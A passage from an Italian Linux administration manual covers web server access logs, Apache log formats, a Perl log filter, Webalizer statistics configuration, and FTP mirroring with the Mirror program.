  ⟨*http://www.htdig.org/*⟩

- Ulrich Pfeifer, *freeWAIS-sh*, 1995

  ⟨*http://www.is.informatik.uni-duisburg.de/projects/freeWAIS-sf/*⟩

- Norbert Gövert, Ulrich Pfeifer, *SFgate*, 1997

  ⟨*http://www.is.informatik.uni-duisburg.de/projects/SFgate/*⟩

- Leopoldo Saggin, *freeWAIS 2.x & SFgate 5.x User Guide with Figures and Live Examples*, 1997

- George Eckel, *Creare un server Internet con UNIX*, 1995 Jackson Libri

[1] **ht://Dig** GNU GPL

[2] La dichiarazione del modulo, con l'elemento '**`FORM`**' va verificata per quanto riguarda l'attributo '**`ACTION`**', che deve puntare esattamente al programma CGI di ht://Dig, presso il sito che interessa.

[3] **freeWAIS** software libero con licenza particolare

[4] **WAIS** software libero con licenza particolare (almeno nelle prime versioni)

Statistiche di accesso

Nella gestione di un sito che offre i suoi servizi attraverso il protocollo HTTP, può essere importante l'analisi dei file delle registrazioni del servente HTTP, per ottenere delle statistiche sugli accessi. L'analisi quotidiana di queste statistiche consente di capire meglio cosa cerca il pubblico e che tipo di reazione si ottiene a seguito di iniziative che fanno capo al proprio sito.[1]

349.1 File delle registrazioni

Dal momento che il protocollo HTTP è privo di stato, ogni operazione elementare inizia e conclude una connessione TCP, che può essere annotata nel file delle registrazioni del servente HTTP. Fortunatamente, i serventi più comuni utilizzano delle annotazioni abbastanza compatibili.

Il formato in questione per la registrazione degli accessi, viene definito *Common log format*, che ha una variante più completa, definita come formato «combinato». In generale, se possibile, è meglio usare il formato combinato che contiene l'indicazione del referente, ovvero dell'indirizzo dal quale proviene il riferimento ipertestuale.

Eventualmente, nel caso di Apache, è una direttiva simile a quella seguente, quella che serve a dichiarare un tipo di registrazione che rappresenta espressamente questo tipo di tracciato standard:[2]

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
```

L'esempio seguente riguarda alcune righe di un registro di accesso; si osservi che le righe appaiono spezzate per motivi tipografici:

```
82.184.47.185 - - [28/May/2004:10:53:31 +0000] "GET /docs/samba/samba11.html HTTP/1.0" 200 32227 ↩
↪"http://www.google.it/search?q=creazione+utente+samba&ie=UTF-8&hl=it&lr=" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:32 +0000] "GET /docs/samba/7.jpg HTTP/1.0" 200 29924 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:33 +0000] "GET /docs/samba/8.jpg HTTP/1.0" 200 30174 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:33 +0000] "GET /docs/samba/6.jpg HTTP/1.0" 200 39877 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:34 +0000] "GET /docs/samba/9.jpg HTTP/1.0" 200 16244 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:34 +0000] "GET /docs/samba/10.jpg HTTP/1.0" 200 21050 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:35 +0000] "GET /docs/samba/11.jpg HTTP/1.0" 200 20936 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
```

Si comincia dalla prima per osservare che si tratta di un accesso con una richiesta secondo il metodo '**`GET`**', che ha origine dall'indirizzo 82.184.47.185. Per la precisione, è stata prelevata la risorsa corrispondente a `http://`***nodo***`/docs/samba/samba11.html`. L'utente che ha richiesto questa risorsa lo ha fatto a partire da un riferimento abbastanza complesso, che si intende essere una pagina generata da un motore di ricerca, come si vede nella figura successiva.

Figura 349.3. Un record di un registro di accesso secondo il formato combinato. Si può osservare che in questo caso i campi numero due e numero tre non contengono informazioni. Il formato CLF tradizionale, a differenza di quello combinato, non ha gli ultimi due campi.

82.184.47.185 − − [28/May/2004:10:53:31 +0000] "GET /docs/samba/samba11.html HTTP/1.0" 200 32227

1: indirizzo cliente
4: data e ora
5: metodo, risorsa, protocollo
6: codice di stato
2: nominativo untente del cliente
3: nominativo untente autenticato
7: quantità di byte inviati al ricevente

"http://www.google.it/search?q=creazione+utente+samba&ie=UTF−8&hl=it&lr="

8: referente

"Mozilla/5.0 (X11; U; Linux i686; en−US; rv:1.0.0) Gecko/20020623 Debian/1.0.0−0.woody.1"

9: navigatore utilizzato per accedere

Continuando l'osservazione dell'esempio, si può vedere che a partire da `http://`**nodo**`/docs/samba/samba11.html` sono state raggiunte le risorse `/docs/samba/7.jpg`, `/docs/samba/8.jpg`, `/docs/samba/6.jpg`, `/docs/samba/9.jpg`, `/docs/samba/10.jpg` e `/docs/samba/11.jpg`, che evidentemente sono immagini inserite nella pagina di partenza.

L'informazione sull'indirizzo referente, ovvero sull'indirizzo di partenza, permette di comprendere l'importanza che può avere il riferimento fatto da qualcun altro verso le pagine del proprio sito. In altri termini, Tizio che indica nelle sue pagine un riferimento a un certo sito esterno, fa una cortesia a quel sito, che può essere valutata nel numero di accessi che in questo modo vi vengono convogliati.

Tuttavia, le informazioni generate dal servente HTTP non sono sempre così dettagliate; spesso manca l'indicazione dell'indirizzo referente, a meno di richiedere espressamente tali notizie nella configurazione. L'esempio seguente riguarda una porzione della configurazione di Apache, in cui si dichiara il dominio virtuale `linuxdidattica.org` e gli si associa un file di registrazioni specifico ('`/var/log/apache/linuxdidattica.org-access.log`') con tutte le informazioni che Apache è in grado di dare:

```
<VirtualHost 62.152.34.13>
Servername linuxdidattica.org
DocumentRoot /home/www/linuxdidattica.org
CustomLog /var/log/apache/linuxdidattica.org-access.log full
</VirtualHost>
```

Il fatto di poter ottenere un file delle registrazioni separato per gli accessi a un dominio virtuale, oppure a un ramo del proprio sito, diventa importante, proprio per facilitare il lavoro successivo di lettura delle statistiche.

Eventualmente, se non è possibile ottenere dal servente HTTP un file delle registrazioni selettivo per un certo dominio virtuale, o per un certo ramo del proprio sito, si può intervenire con un programma realizzato appositamente per filtrare l'unico file a disposizione:

```
#!/usr/bin/perl
#
$modello = $ARGV[0];
$riga = "";
while ($riga = <STDIN>)
  {
    if ($riga =~ m{\"[A-Z]+ $modello.* HTTP/[0-9.]+\"})
      {
        print STDOUT ($riga);
      }
  }
```

Se questo programma viene chiamato '**`filtra`**' e il file delle registrazioni è '`/var/log/httpd/access.log`', per ottenere un file con gli accessi che si diramano a partire da `http://`***nodo***`/servizi/casa/`, si potrebbe usare il comando seguente:

```
# cat /var/log/httpd/access.log | filtra /servizi/casa/ ↩
↪> /var/log/tmp_servizi_casa.log [Invio]
```

In questo modo si creerebbe il file '`/var/log/tmp_servizi_casa.log`' con i soli record che interessano.

349.2 Webalizer

Webalizer [3] è un programma relativamente semplice per l'analisi di un file di registrazioni in formato CLF (*Common log format*) o in formato combinato, dal quale produce un rapporto statistico che può essere letto anche attraverso lo stesso servizio HTTP. In pratica, il rapporto che si ottiene è fatto di pagine HTML e di immagini contenenti i grafici dei vari rapporti statistici generati; queste pagine possono essere consultate localmente o a distanza, con un navigatore comune.

349.2.1 Configurazione

Webalizer è un programma molto semplice che si avvale di un solo file di configurazione, che in condizioni normali corrisponde a '`/etc/webalizer.conf`'. Tuttavia, nel file di configurazione si possono indicare espressamente il file delle registrazioni da analizzare e la directory di destinazione dei file delle statistiche; pertanto, se si gestiscono diversi siti virtuali, o comunque se quello che serve sono statistiche diverse in base al contesto di interesse, potrebbe essere conveniente la predisposizione di file di configurazione differenti, ognuno per l'obiettivo desiderato. Segue un elenco parziale delle direttive di questo file di configurazione, a cui si affianca l'opzione corrispondente dell'eseguibile '**`webalizer`**', quando disponibile.

Direttiva	Opzione	Descrizione
	`-c` ***file***	Permette di indicare un file di configurazione alternativo a quello predefinito.
`Debug yes|no`	`-d`	Permette di ottenere maggiori informazioni durante l'elaborazione delle statistiche.
`LogFile` ***file***		Permette di definire il file delle registrazioni da scandire.

Direttiva	Opzione	Descrizione
`LogType [clf|ftp|squid]`	`-F [clf|ftp|squid]`	Webalizer è in grado di analizzare file delle registrazioni in formati diversi, specificandolo con questa direttiva. Il formato corrispondente alla parola chiave '**`clf`**' è quello dei serventi HTTP comuni. La sigla '**`clf`**' sta per *Common log format*, che però vale anche per il formato «combinato», che contiene le informazioni sul referente e sul tipo di navigatore.
`OutputDir` ***file***	`-o` ***file***	In questo modo si specifica la directory nella quale creare i file che compongono le statistiche.
`HostName` ***nome***	`-n` ***nome***	Permette di definire il nome del sito (reale o virtuale che sia) che viene inserito nei file delle statistiche.
`ReportTitle` ***nome***	`-t` ***nome***	Permette di modificare il titolo predefinito delle statistiche. Dopo il titolo si aggiunge il nome definito con la direttiva '**`HostName`**' o con l'opzione '**`-n`**'.
`VisitTimeout` ***n***	`-m` ***n***	Consente di stabilire il tempo di scadenza per la durata delle visite. In tal modo, un accesso proveniente dallo stesso indirizzo già visto più di ***n*** secondi prima, viene considerato una visita nuova e non semplicemente una richiesta di un accesso preesistente.
`PageType` ***modello***	`-P` ***modello***	Questo tipo di opzione, che può essere usato più volte, consente di specificare l'estensione dei file da considerare come «pagine». Di solito si usa una stringa del tipo '**`htm*`**', per includere le pagine HTML comuni, ma può essere conveniente aggiungere anche altre estensioni, a seconda del modo in cui è organizzato il proprio sito.
`CountryGraph yes|no`	`-Y yes|no`	Abilita o disabilita la visualizzazione del grafico delle nazionalità degli accessi, basato sulla parte finale del nome di dominio.
`DailyGraph yes|no`		Abilita o disabilita la visualizzazione del grafico giornaliero degli accessi.
`DailyStats yes|no`		Abilita o disabilita la visualizzazione della statistica giornaliera degli accessi.
`HourlyGraph yes|no`	`-G yes|no`	Abilita o disabilita la visualizzazione del grafico orario degli accessi.
`HourlyStats yes|no`	`-H yes|no`	Abilita o disabilita la visualizzazione della statistica oraria degli accessi.

Direttiva	Opzione	Descrizione
`Incremental yes|no`	`-p yes|no`	Abilitando questa opzione con la parola chiave '**`yes`**', si fa in modo che Webalizer tenga conto anche delle statistiche precedenti, in modo da non perdere dati quando il sistema di rotazione dei file delle registrazioni riparte con file vuoti.
`DNSCache` ***file***		Definisce il nome da dare a un file che Webalizer può usare per annotare degli indirizzi risolti in nomi. Questo file, assieme alla direttiva '**`DNSChildern`**', consente di ottenere i nomi delle origini degli accessi, quando è possibile risolverli.
`DNSChildren` ***n***		Assieme alla direttiva '**`DNSCache`**' abilita la risoluzione degli indirizzi in nomi di dominio, specificando il numero di processi elaborativi che devono occuparsi di questo lavoro.
`HideReferer` ***modello***	`-r` ***modello***	Fa in modo che nel resoconto dei referenti, non appaiano i nomi che corrispondono al modello.
`IgnoreReferer` ***modello***		Fa in modo che i record contenenti dei referenti corrispondenti al modello indicato vengano ignorati completamente.
`HideSite` ***modello***	`-s` ***modello***	Fa in modo che nel resoconto dell'origine degli accessi, non appaiano i nomi che corrispondono al modello.
`IgnoreSite` ***modello***		Fa in modo che i record contenenti origini corrispondenti al modello indicato vengano ignorati completamente.
`HideURL` ***modello***	`-u` ***modello***	Fa in modo che nel resoconto delle risorse richieste non appaiano i nomi che corrispondono al modello.
`IgnoreURL` ***modello***		Fa in modo che i record contenenti la richiesta di una risorsa corrispondente al modello indicato vengano ignorati completamente.

`AllSites yes|no`
`AllURLs yes|no`
`AllReferrers yes|no`
`AllAgents yes|no`
`AllSearchStr yes|no`
`AllUsers yes|no`
		Queste direttive, se attivate, fanno sì che rimanga disponibile un elenco completo delle informazioni a cui fanno riferimento. Si tratta, rispettivamente, dell'origine delle degli accessi, degli indirizzi richiesti, degli indirizzi referenti, dei programmi usati per accedere, delle stringhe di ricerca e degli utenti (ammesso che l'informazione sia disponibile).

`TopAgents` ***n***	`-A` ***n***	Mostra l'elenco dei programmi usati per accedere, contenente al massimo ***n*** voci.

Direttiva	Opzione	Descrizione
`TopReferrer` ***n***	`-R` ***n***	Mostra l'elenco degli indirizzi referenti, contenente al massimo ***n*** voci.
`TopSites` ***n***	`-S` ***n***	Mostra l'elenco degli indirizzi di origine, contenente al massimo ***n*** voci.
`TopURLs` ***n***	`-U` ***n***	Mostra l'elenco degli indirizzi richiesti, contenente al massimo ***n*** voci.
`TopCountries` ***n***	`-C` ***n***	Mostra l'elenco delle nazioni di origine, contenente al massimo ***n*** voci.
`TopEntry` ***n***	`-e` ***n***	Mostra l'elenco delle pagine di ingresso, contenente al massimo ***n*** voci.
`TopExit` ***n***	`-E` ***n***	Mostra l'elenco delle pagine di uscita, contenente al massimo ***n*** voci.
`TopKSites` ***n***		Mostra l'elenco degli indirizzi di origine, in ordine di dimensione dei dati prelevati, contenente al massimo ***n*** voci.
`GroupAgent` ***modello*** ↩ ↪***nome_gruppo***		Dichiara il nome indicato come ultimo argomento della direttiva, al quale si associa tutto il traffico dei programmi che corrispondono al modello. Si osservi che questa direttiva non rimuove le indicazioni dei programmi che vengono raggruppati in questo modo.
`HideAgent` ***modello***		Questa direttiva si usa normalmente dopo una direttiva '**`GroupAgent`**' corrispondente, con lo scopo di non mostrare i nomi dei programmi usati per accedere, che già vengono raggruppati in qualche modo.
`MangleAgents` ***n***	`-M` ***n***	Fa in modo di controllare una prima aggregazione dei programmi usati per accedere. Il numero va da zero a cinque, dove zero richiede di avere tutte le informazioni, mentre cinque le riduce al minimo.
`CountryGraph no|yes`	`-Y`	Consente di eliminare il grafico delle nazioni di origine. Ciò è utile in modo particolare quando gli indirizzi di origine non vengono trasformati in nome di dominio.

349.2.2 Motori di ricerca

I motori di ricerca, quando vengono interpellati, utilizzano solitamente una modalità GET, in modo tale da riportare la stringa di ricerca nello stesso URI contenente l'elenco degli indirizzi che potrebbero corrispondere a ciò che si sta cercando. In tal modo, queste stringhe di ricerca possono apparire come indirizzi referenti; ma se Webalizer riesce a riconoscerle, genera una statistica speciale delle parole o delle stringhe cercate che hanno portato al sito.

349.2.3 Utilizzo pratico

Di solito, l'utilizzo di Webalizer è abbastanza semplice, salva l'attenzione che deve essere data al file di configurazione. L'eseguibile che compie il lavoro è '**webalizer**', la cui sintassi generale è la seguente:

```
webalizer [opzioni] [file_delle_registrazioni]
```

Alcune delle opzioni sono state descritte a proposito della configurazione; inoltre, come già è stato visto, il file delle registrazioni da analizzare può essere specificato nella configurazione. Tuttavia, tra le opzioni già mostrate ne manca una di importante:

```
-c file_di_configurazione
```

Come si può intendere, si tratta della possibilità di indicare un file di configurazione diverso da quello predefinito, cosa che può essere utile per generare statistiche differenti, in base ai contesti di interesse.

In generale, conviene avviare l'eseguibile '**webalizer**' specificando sempre il file di configurazione, in modo tale da non dover mettere altro nella riga di comando, curando solo il contenuto della configurazione, come nell'esempio seguente:

webalizer -c /var/www/webalizer.conf [*Invio*]

Naturalmente, in questo modo, nel file di configurazione bisogna stabilire necessariamente la directory in cui devono essere create le statistiche. Le figure seguenti mostrano alcune porzioni di un esempio di statistica generata da Webalizer.

Figura 349.7. La pagina ‘`index.html`’ generata da Webalizer.

Statistiche di utilizzo per a2.swlibero.org

Summary Period: Last 12 Months
Generated 31-Aug-2002 21:14 CEST

Usage summary for a2.swlibero.org

45528 Pages / Files / Hits

Visits / Sites 2618

4823970

Sep Oct Nov Dec Jan Feb Mar Apr May Jun Jul Aug

KBytes

Summary by Month									
Month	**Daily Avg**				**Monthly Totals**					
	Hits	**Files**	**Pages**	**Visits**	**Sites**	**KBytes**	**Visits**	**Pages**	**Files**	**Hits**
Aug 2002	6504	4940	4532	374	2070	4823970	2618	31729	34581	45528
Totals						**4823970**	**2618**	**31729**	**34581**	**45528**

La pagina iniziale delle statistiche che si ottengono, mostra un riassunto mensile, con una media giornaliera degli accessi. Selezionando il riferimento ipertestuale corrispondente al nome di un mese, se ne ottengono maggiori dettagli.

Figura 349.8. All’interno delle statistiche di un mese, è interessante sapere quali sono le risorse richieste più di frequente.

Top 10 of 636 Total Entry Pages					
#	**Hits**		**Visits**		**URL**
1	1224	2.69%	752	29.42%	/
2	503	1.10%	457	17.88%	/the_valuable_dos_freeware_page.html
3	1740	3.82%	180	7.04%	/ftp/
4	379	0.83%	63	2.46%	/a21.html
5	43	0.09%	23	0.90%	/a2445.html
6	43	0.09%	21	0.82%	/a2447.html
7	126	0.28%	20	0.78%	/a2.html
8	44	0.10%	18	0.70%	/a2446.html
9	36	0.08%	15	0.59%	/nanobase_1997.html
10	54	0.12%	14	0.55%	/a244.html

La figura precedente mostra in particolare le «pagine di ingresso», o presunte tali. Si tratta in

pratica di quelle pagine a cui un utente accede all'inizio della sua visita. Si tratta probabilmente di risorse a cui si arriva attraverso dei segnalibri, oppure dei riferimenti da altri siti.

Figura 349.9. L'elenco dei referenti (si ottiene questa informazione solo se i dati di partenza sono in formato «combinato»).

Top 30 of 72 Total Referrers			
#	Hits		Referrer
1	295	0.65%	- (Direct Request)
2	80	0.18%	http://a2.swlibero.org/
3	34	0.07%	http://a2.swlibero.org/ftp/
4	19	0.04%	http://a2.swlibero.org/a225.html
5	18	0.04%	http://a2.swlibero.org/ftp/PDF/
6	12	0.03%	http://a2.swlibero.org/a21.html
7	12	0.03%	http://a2.swlibero.org/a2489.html
8	8	0.02%	http://a2.swlibero.org/a221.html
9	8	0.02%	http://www.google.it/search
10	7	0.02%	http://a2.swlibero.org

La figura precedente mostra l'elenco degli indirizzi di provenienza per l'ingresso dei visitatori. In questo caso, trattandosi delle statistiche di `http://a2.swlibero.org`, si manifesta una carenza nella configurazione, dove sarebbe stato meglio mascherare i referenti appartenenti al dominio `a2.swlibero.org`. Comunque, si può vedere nell'esempio che uno dei referenti è un noto motore di ricerca.

Non sempre i file delle registrazioni contengono le informazioni sui referenti. Spesso è necessario intervenire nella configurazione del servente HTTP per ottenere queste indicazioni.

Figura 349.10. L'elenco delle stringhe di ricerca estrapolate dagli indirizzi referenti.

Top 6 of 6 Total Search Strings			
#	Hits		Search String
1	1	16.67%	dos freeware
2	1	16.67%	freeware dos -windows
3	1	16.67%	linux
4	1	16.67%	nslookup dos
5	1	16.67%	sis pci audio driver
6	1	16.67%	tar dos

La figura precedente mostra in pratica che Webalizer è riuscito a individuare delle stringhe di ricerca dagli indirizzi dei referenti, appartenenti a motori di ricerca noti.

349.3 Riferimenti

- *Webalizer*
  ⟨http://www.mrunix.net/webalizer/⟩

[1] Eventualmente, le statistiche di accesso possono servire anche per dimostrare la visibilità reale di pagine a contenuto pubblicitario, ma rimane il fatto che sia facile creare dei file di registrazioni fasulli per ingannare i finanziatori.

[2] Questa direttiva dichiara un tipo di registrazione, a cui poi si fa riferimento con altre direttive, nel momento in cui si stabilisce quale file deve contenere le registrazioni relative.

[3] **Webalizer** GNU GPL con l'uso di una libreria che ha una licenza differente

Capitolo 350

Riproduzione speculare e trasferimento dati in modo automatico

Un servizio molto importante che può offrire un servente è la copia di informazioni già accessibili attraverso la rete. Il vantaggio di creare un sito speculare, ovvero un *mirror*, sta nel ridurre la concentrazione di richieste in una sola origine. Questo si riflette positivamente sia negli utenti locali, che ottengono le informazioni più rapidamente e con meno probabilità di essere esclusi per motivi di affollamento, sia nel servizio di origine, per il minore impegno richiesto al nodo e per il minore utilizzo della banda di collegamento alla rete.

In altre situazioni, quando gli utenti di una rete privata non hanno accesso all'esterno, la creazione di un sito speculare raggiungibile da questi utenti è l'unica possibilità per loro di ottenere tali informazioni.

350.1 Chi paga

L'utilizzatore normale dei servizi di Internet può non comprendere la differenza che c'è tra l'accedere a un servizio FTP rispetto a un altro, quando questi sono identici. La *netiquette* dice di usare il servizio più vicino, ma finché non si comprende il motivo è difficile che questa regola (come altre) venga rispettata.

Internet è fatta di tanti segmenti che collegano i vari nodi di rete, o *host*. I segmenti sono i cavi per i quali deve essere pagato un affitto all'azienda che può offrire tale servizio (in base alle norme dei rispettivi paesi). Ciò si traduce generalmente in un costo fisso, per il solo fatto di utilizzare il cavo, sia che vengano trasferiti dati, sia che resti semplicemente lì a disposizione.[1]


Tuttavia, anche se si tratta di un costo fisso, quando su quel cavo passano dei pacchetti non ne possono passare degli altri, ovvero, un flusso di dati rallenta il passaggio di altri dati.

Quando si ha la necessità di prelevare dalla rete grandi quantità di dati, tipicamente attraverso il protocollo FTP, è opportuno, in tutti i sensi, di cercare la fonte più vicina. La distanza in questione non si valuta in base a uno spazio geografico, ma attraverso il numero di salti che i pacchetti devono fare, cioè il numero di nodi attraverso cui devono transitare. Minore è il numero di salti, minore è il numero di segmenti da utilizzare e così anche minore il costo per la comunità Internet. Questo dovrebbe chiarire anche l'utilità della presenza dei siti speculari nella rete.

350.2 Ramificazione dei siti speculari

Quando un servizio per il quale si predispongono dei siti speculari diviene molto importante e si vogliono realizzare molte di queste copie, si può porre il problema di non affollare il servizio di origine nel momento in cui i vari siti devono essere aggiornati.

Per risolvere questo problema conviene scomporre il sistema in più livelli: un punto di origine; alcuni siti speculari di primo livello (o primari); altri siti speculari che dipendono da quelli primari.

Figura 350.1. Ramificazione.

350.3 Sincronizzazione

I siti speculari sono utili in quanto contenenti una copia identica delle informazioni di loro competenza. L'allineamento, o sincronizzazione, avviene attraverso un controllo periodico e il trasferimento dei dati variati. Questa operazione non può essere fatta in modo continuo; si tratta di un lavoro di routine, da eseguire periodicamente a intervalli regolari.

La scelta della lunghezza di questi intervalli e del momento in cui eseguire questa attività è molto importante. In generale è bene definire che questo lavoro di sincronizzazione non può essere svolto ragionevolmente più di una volta nell'arco delle 24 ore, perché si tradurrebbe in un carico ingiustificato per il nodo dal quale si vogliono ottenere i dati. Dall'altra parte, l'orario in cui si eseguono queste operazioni dovrebbe essere scelto in modo da non interferire con altre attività, quindi nel momento di minore carico, sia per il nodo a cui ci si collega, sia per quello all'interno del quale si esegue la riproduzione speculare.

350.4 Mirror

Mirror [2] è un programma scritto in Perl che, attraverso il protocollo FTP, permette di duplicare una gerarchia di directory presente in un nodo remoto all'interno di quello locale. Il suo scopo è (ovviamente) quello di evitare la copia di file già presenti e ritenuti aggiornati. Per ottenere questo, viene comparata la data e la dimensione dei file.

Le fasi attraverso cui Mirror compie il suo lavoro possono essere schematizzate nei punti seguenti:

- contatta il sistema remoto;
- prepara un elenco dei file e directory esistenti a partire dal punto di destinazione locale;
- prepara un elenco dei file e directory esistenti a partire dal punto di origine del sistema remoto;
- confronta i due elenchi;
- crea le sottodirectory necessarie;
- trasferisce i file necessari;

- crea i collegamenti simbolici;
- elimina file e directory non più necessari;
- termina la connessione.

Mirror può essere usato fondamentalmente in due modi: fornendo tutte le informazioni necessarie attraverso la riga di comando (sconsigliabile) o configurando il file '`mirror.defaults`'. La scelta di impostare Mirror attraverso il suo file di configurazione è decisamente preferibile, dal momento che all'interno dello stesso possono essere indicate impostazioni differenti riferite a diversi «pacchetti» da replicare. In pratica, con questo termine (pacchetto), si intende fare riferimento a un blocco di dati da replicare nel sistema locale. Attraverso la riga di comando ci si può limitare a specificare il pacchetto o i pacchetti da sincronizzare.

Utilizzando Mirror, quando si deve indicare un percorso che fa riferimento a una directory e non a un file normale, è bene aggiungere la barra obliqua finale ('**`/`**') per evitare ambiguità.

350.4.1 Avvio del programma

L'eseguibile '**`mirror`**' è ciò che svolge tutto il lavoro. Il suo scopo è quello di duplicare e mantenere sincronizzata una copia di una directory remota, attraverso il protocollo FTP. Le due sintassi rappresentate esprimono due modi differenti di utilizzo del programma: nel primo caso si indica il nodo e la directory remota direttamente sulla riga di comando, intendendo probabilmente che quella deve essere duplicata nel sistema locale a partire dalla directory corrente, nel secondo ci si avvale di un file di configurazione, più utile per l'utilizzo sistematico.

`mirror` [***opzioni***] `-g`***indirizzo*** **:** ***percorso***

`mirror` [***opzioni***] [***file_di_configurazione***]

Il file di configurazione in questione può essere quello predefinito, '`mirror.defaults`', che dovrebbe trovarsi nella stessa directory del programma (è bene ricordare che il programma è uno script Perl e la sua collocazione non corrisponde a quella dei binari normali). Generalmente, per questioni di compatibilità con la gerarchia del file system standard dei sistemi GNU, si colloca questo file nella directory '`/etc/`', mettendo un collegamento simbolico opportuno nella posizione in cui Mirror si aspetta di trovarlo.

Opzione	Descrizione
`-p`***pacchetto***	Questa opzione permette di indicare il «pacchetto» per il quale eseguire la riproduzione speculare. Si tratta di un nome che identifica una serie di opzioni, compresa l'indicazione del nodo remoto e della directory da duplicare, contenuto nel file '`mirror.defaults`' o in un altro equivalente definito nella stessa riga di comando. Questa opzione può essere utilizzata più volte, a indicare così diversi pacchetti. Se questa opzione non viene usata e ci si avvale comunque del file di configurazione, si ottiene l'esecuzione dell'allineamento di tutti i pacchetti.

Opzione	Descrizione
`-n`	Con questa opzione si simula l'allineamento. Lo scopo è solo quello di analizzare il funzionamento e di ottenere una traccia del procedimento che verrebbe svolto.
`-g`***indirizzo*** `:`***percorso***	Con questa opzione si specifica l'indirizzo di un nodo remoto e un percorso da duplicare o allineare. Utilizzando questa opzione si presume che si voglia fare a meno del file di configurazione, come già descritto. A seconda di come viene rappresentato il percorso, Mirror presume le intenzioni dell'utente. Precisamente, se il percorso termina con una barra obliqua normale ('**/**') si intende che si tratti di una directory e che tutto il suo contenuto debba essere duplicato, altrimenti, il percorso viene trattato come il nome di un file preciso o un modello che rappresenta file e directory diverse. È molto probabile che l'utilizzo normale di questo programma sia volto a duplicare una directory intera, comprese le sue discendenti, per cui è bene ricordare di utilizzare la barra obliqua alla fine del percorso.
`-U` [***file_delle_registrazioni***]	Attiva la registrazione dei carichi (*upload*). Se il nome del file non viene specificato, questo viene creato nella directory corrente (dipende da Mirror quale sia questa directory) utilizzando lo schema '`upload_log.`***giorno*** `.`***mese*** `.`***anno***'. Per evitare che tale file venga inserito all'interno della gerarchia che viene duplicata, sarebbe bene indicare sempre questo file, quando si usa l'opzione '**-U**', facendo attenzione a specificare un percorso assoluto, che cioè parta dalla directory radice.
`-k`***nome***`=`***valore***	Una serie importante di impostazioni è definita attraverso valori da assegnare a delle variabili dichiarate nel file di configurazione. Per poter inserire tali indicazioni direttamente nella riga di comando occorre utilizzare questa opzione che, dopo '**-k**', permette di indicare un assegnamento di questo tipo.

Segue la descrizione di alcuni esempi.

- `#` **`mirror -ptulipano`** [*Invio*]

  Avvia Mirror in modo che esegua la duplicazione o l'allineamento di quanto indicato all'interno del pacchetto '**`tulipano`**' definito all'interno del file di configurazione.

- `$` **`mirror -gdinkel.brot.dg:/pub/documenti/tulipano/`** [*Invio*]

  Avvia Mirror senza usare il file di configurazione, specificando che si vuole duplicare o allineare la directory '`ftp://dinkel.brot.dg/pub/documenti/tulipano/`' con quella corrente (del nodo locale) nel momento in cui si avvia il programma.

  Come si vede, l'utente che esegue l'operazione non è '**`root`**', quindi i file vengono trasferiti attribuendo loro la proprietà dell'utente che esegue il comando. In questo caso, è più probabile che debba essere indicato il percorso necessario ad avviare l'eseguibile '**`mirror`**'.

350.4.2 Configurazione

Il file '`mirror.defaults`' è il mezzo normale per dirigere il comportamento di Mirror. Se l'installazione di Mirror è stata fatta correttamente e opportunamente, la sua collocazione dovrebbe essere la directory '`/etc/`'.

Il file si suddivide in configurazioni riferite a «pacchetti» differenti a cui si può fare riferimento utilizzando l'opzione '**`-p`**'.

Generalmente, questo file viene fornito con la configurazione per il pacchetto '**`defaults`**'. La configurazione corrispondente viene trattata come quella predefinita e va a sovrapporsi alle definizioni predefinite di Mirror stesso. In tal senso è opportuno verificare queste definizioni ed eventualmente modificarle, anche se per gli usi normali non dovrebbe essere necessario.

Quello che segue è un esempio del file '`mirror.defaults`' con la sola definizione di un pacchetto '**`default`**', molto più breve di quello che viene distribuito assieme all'applicativo.

```
